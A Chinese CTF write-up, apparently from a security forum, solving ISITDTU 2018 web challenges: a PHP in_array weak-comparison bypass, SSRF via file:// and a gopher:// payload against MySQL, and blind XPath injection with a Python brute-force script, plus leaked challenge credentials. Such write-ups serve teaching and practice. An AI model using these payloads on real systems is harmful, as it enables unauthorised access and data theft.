ISITDTU CTF-Web

一叶飘零 / 2018-07-30 15:01:01 / 浏览数 4200 技术文章 技术文章 顶(0) 踩(0)

IZ

题目链接：http://35.185.178.212/
题目直接给出了源码

```
<?php
include "config.php";
$number1 = rand(1,100000000000000);
$number2 = rand(1,100000000000);
$number3 = rand(1,100000000);
$url = urldecode($_SERVER['REQUEST_URI']);
$url = parse_url($url, PHP_URL_QUERY);
if (preg_match("/_/i", $url))
{
   die("...");
}
if (preg_match("/0/i", $url))
{
   die("...");
}
if (preg_match("/\w+/i", $url))
{
   die("...");
}
if(isset($_GET['_']) && !empty($_GET['_']))
{
   $control = $_GET['_'];
   if(!in_array($control, array(0,$number1)))
   {
       die("fail1");
   }
   if(!in_array($control, array(0,$number2)))
   {
       die("fail2");
   }
   if(!in_array($control, array(0,$number3)))
   {
       die("fail3");
   }
   echo $flag;
}
show_source(__FILE__);
?>
```

看到

```
$url = urldecode($_SERVER['REQUEST_URI']);
$url = parse_url($url, PHP_URL_QUERY);
```

不难想到///的trick
同时，我知道in_array()，在没有设置松紧比较的时候，是默认存在弱比较的
于是随手构造弱比较，请求

```
http://35.185.178.212///?_=0a
```

即可得到flag

```
ISITDTU{php_bad_language}
```

Friss

题目链接：http://35.190.142.60/
打开题目是个curl的界面，本能的想到是SSRF的题目

右键打开源代码发现

```
<!-- index.php?debug=1-->
```

于是请求访问

```
http://35.190.142.60/?debug=1
```

得到页面源码

```
<?php
include_once "config.php";
if (isset($_POST['url'])&&!empty($_POST['url']))
{
   $url = $_POST['url'];
   $content_url = getUrlContent($url);
}
else
{
   $content_url = "";
}
if(isset($_GET['debug']))
{
   show_source(__FILE__);
}
?>
<?php
echo $content_url;
?>
```

那么第一件事肯定是选择读源码了，我们随手尝试

```
file:///etc/passwd
```

发现回显

NULL

Only access to localhost

于是发现必须得有localhost的host
于是改变请求方式为

```
file://loaclhost/etc/passwd
```

string(9) "loaclhost"

Only access to localhost

这次有了一些回显
再尝试

```
file://localhost/var/www/html/config.php
```

发现成功得到源码

```
<?php
$hosts = "localhost";
```

```
$dbusername = "ssrf_user";
$dbpasswd = "";
$dbname = "ssrf";
$dbport = 3306;

$conn = mysqli_connect($hosts,$dbusername,$dbpasswd,$dbname,$dbport);

function initdb($conn)
{
   $dbinit = "create table if not exists flag(secret varchar(100));";
   if(mysqli_query($conn,$dbinit)) return 1;
   else return 0;
}

function safe($url)
{
   $tmpurl = parse_url($url, PHP_URL_HOST);
   if($tmpurl != "localhost" and $tmpurl != "127.0.0.1")
   {
       var_dump($tmpurl);
       die("<h1>Only access to localhost</h1>");
   }
   return $url;
}

function getUrlContent($url){
   $url = safe($url);
   $url = escapeshellarg($url);
   $pl = "curl ".$url;
   echo $pl;
   $content = shell_exec($pl);
   return $content;
}
initdb($conn);
?>
```

不难看得出有Mysql的存在，加上简单的curl
我的本能反应是，存在gopher打mysql，因为这个思路我遇到过多次
所以我的第一反应是测试

```
gopher://localhost:3306
```

大概就是我这个思路了吧
于是使用payload生成脚本：
命令如下

```
python exploit.py -u ssrf_user -d 'ssrf' -P 'SELECT * FROM ssrf.flag' -v
```


payload

```
gopher://127.0.0.1:3306/A0%00%00%01O%B7%00%00%00%00%00%01%21%00%00%00%00%00
```

发送请求后发现

```
curl
'gopher://127.0.0.1:3306/A0%00%00%01O%B7%00%00%00%00%01%21%00%00%00%00
```

登入后发现



没有其他功能了
说明很简单的思路，以admin的身份登入即可
那么只有登录界面，很容易想到的就是sql注入
于是开始测试

```
username=guest'&password=1
```

```
    }
</style>
</head>
<body>
<div class="login-form">
    <form action="" method="post">
        <h2 class="text-center">Log in</h2>
        <div class="form-group">
            <input type="text" name="username"
class="form-control" placeholder="Username"
required="required">
        </div>
        <div class="form-group">
            <input type="password" name="password"
class="form-control" placeholder="Password"
required="required">
        </div>
        Invalid username          <!-- guest/guest -->
        <div class="form-group">
            <button type="submit" class="btn btn-primary
btn-block">Log in</button>
        </div>
    </form>
</div>
</body>
</html>
```

可以看到，用户名和密码的错误是分开回显的，这就舒服的许多
简单测试后，发现的确存在注入

```
Connection: close

username=guest'or'&password=1
```

```
        font-weight: bold;
    }
</style>
</head>
<body>
<div class="login-form">
    <form action="" method="post">
        <h2 class="text-center">Log
        <div class="form-group">
            <input type="text" name=
class="form-control" placeholder="Us
required="required">
        </div>
        <div class="form-group">
            <input type="password" na
class="form-control" placeholder="Pa
required="required">
        </div>
        Wrong password          <!-- g
        <div class="form-group">
            <button type="submit" cla
btn-block">Log in</button>
        </div>
    </form>
</div>
```

于是构造

```
guest'and 1 or'
guest'and 0 or'
```

发现成功返回不一致
构造bool注入，但发现怎么尝试都无果，非常郁闷
但是发现一个奇怪现象


有时候会出现???，这很迷
经过一番折腾好，于是思考到会不会是xpath注入

https://www.cnblogs.com/bmjoker/p/8861927.html

尝试提取父节点的名字：

```
'or substring(name(parent::*[position()=1]),1,1)='a
```

简单用burp爆破了一下



Request	Payload	Status	Error	Timeout	Length	Comment
0		200			279	
21	u	200			279	
1	a	200			2059	
2	b	200			2059	
3	c	200			2059	
4	d	200			2059	
5	e	200			2059	
6	f	200			2059	
7	g	200			2059	
8	h	200			2059	
9	i	200			2059	
10	j	200			2059	
11	k	200			2059	
12	l	200			2059	
13	m	200			2059	

发现


```
'or substring(name(parent::*[position()=1]),1,1)='u
```

回显是???
那么我猜测，只要是匹配通过后，反馈就是???
于是我为了证明这不是巧合，继续探测

```
import requests
import string
url = "http://35.190.131.105/"
payload = ''''or substring(name(parent::*[position()=1]),%s,1)='%s'''

res = ""
```

```
for i in range(1,1000):
   for j in string.printable:
       data = {
           "username":payload%(i,j),
           "password":"1"
       }
       r = requests.post(url=url,data=data)
       if "Invalid" not in r.content[1470:1490]:
           res+=j
           print res
           break
```



发现成功得到父节点名字:user
那么继续探测子节点

```
'or substring(//user[1]/*[2],1,1)='u' or 'a'='a
```

探测子节点的值：

```
'or substring(//user[1]/*[2]/text(),1,1)='a' or'a'='a
```

最后即可拿到

```
Adm1n
Ez_t0_gu3ss_PaSSw0rd
```

当然题目也是存在非预期的

```
http://35.190.131.105/accounts.xml
```

存在数据库信息泄露

```
▼<users>
  ▼<user>
     <uS3rNaM3>ColdTick</uS3rNaM3>
     <PaSSW0rd>FromD2VNWithLove</PaSSW0rd>
     <type>guest</type>
   </user>
  ▼<user>
     <uS3rNaM3>guest</uS3rNaM3>
     <PaSSW0rd>guest</PaSSW0rd>
     <type>guest</type>
   </user>
  ▼<user>
     <uS3rNaM3>Adm1n</uS3rNaM3>
     <PaSSW0rd>Ez_t0_gu3ss_PaSSw0rd</PaSSW0rd>
     <type>Administrator</type>
   </user>
 </users>
```


直接登入后可得到flag

Welcome back Adm1n
Well done! Flag is ISITDTU{b0f23ae6a1e2ae2ab7c23c5814256761}

上一篇：威胁猎人 | 2018年上半年国内... 下一篇：[红日安全]代码审计Day5 - ...

1. 1 条回复

路人戊己庚辛壬癸 2018-08-04 15:38:31

大佬，这两行，我测试了一下

```
'or substring(//user[1]/*[2],1,1)='u' or 'a'='a
```

和

```
'or substring(//user[1]/*[2]/text(),1,1)='a' or'a'='a
```

作用一样，都是用来探测节点的值，要是想要探测子节点的名字的话，

```
'or substring(name(//user[1]/*[2]),1,1)='u' or 'a'='a
```

这样写，会更好一点

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板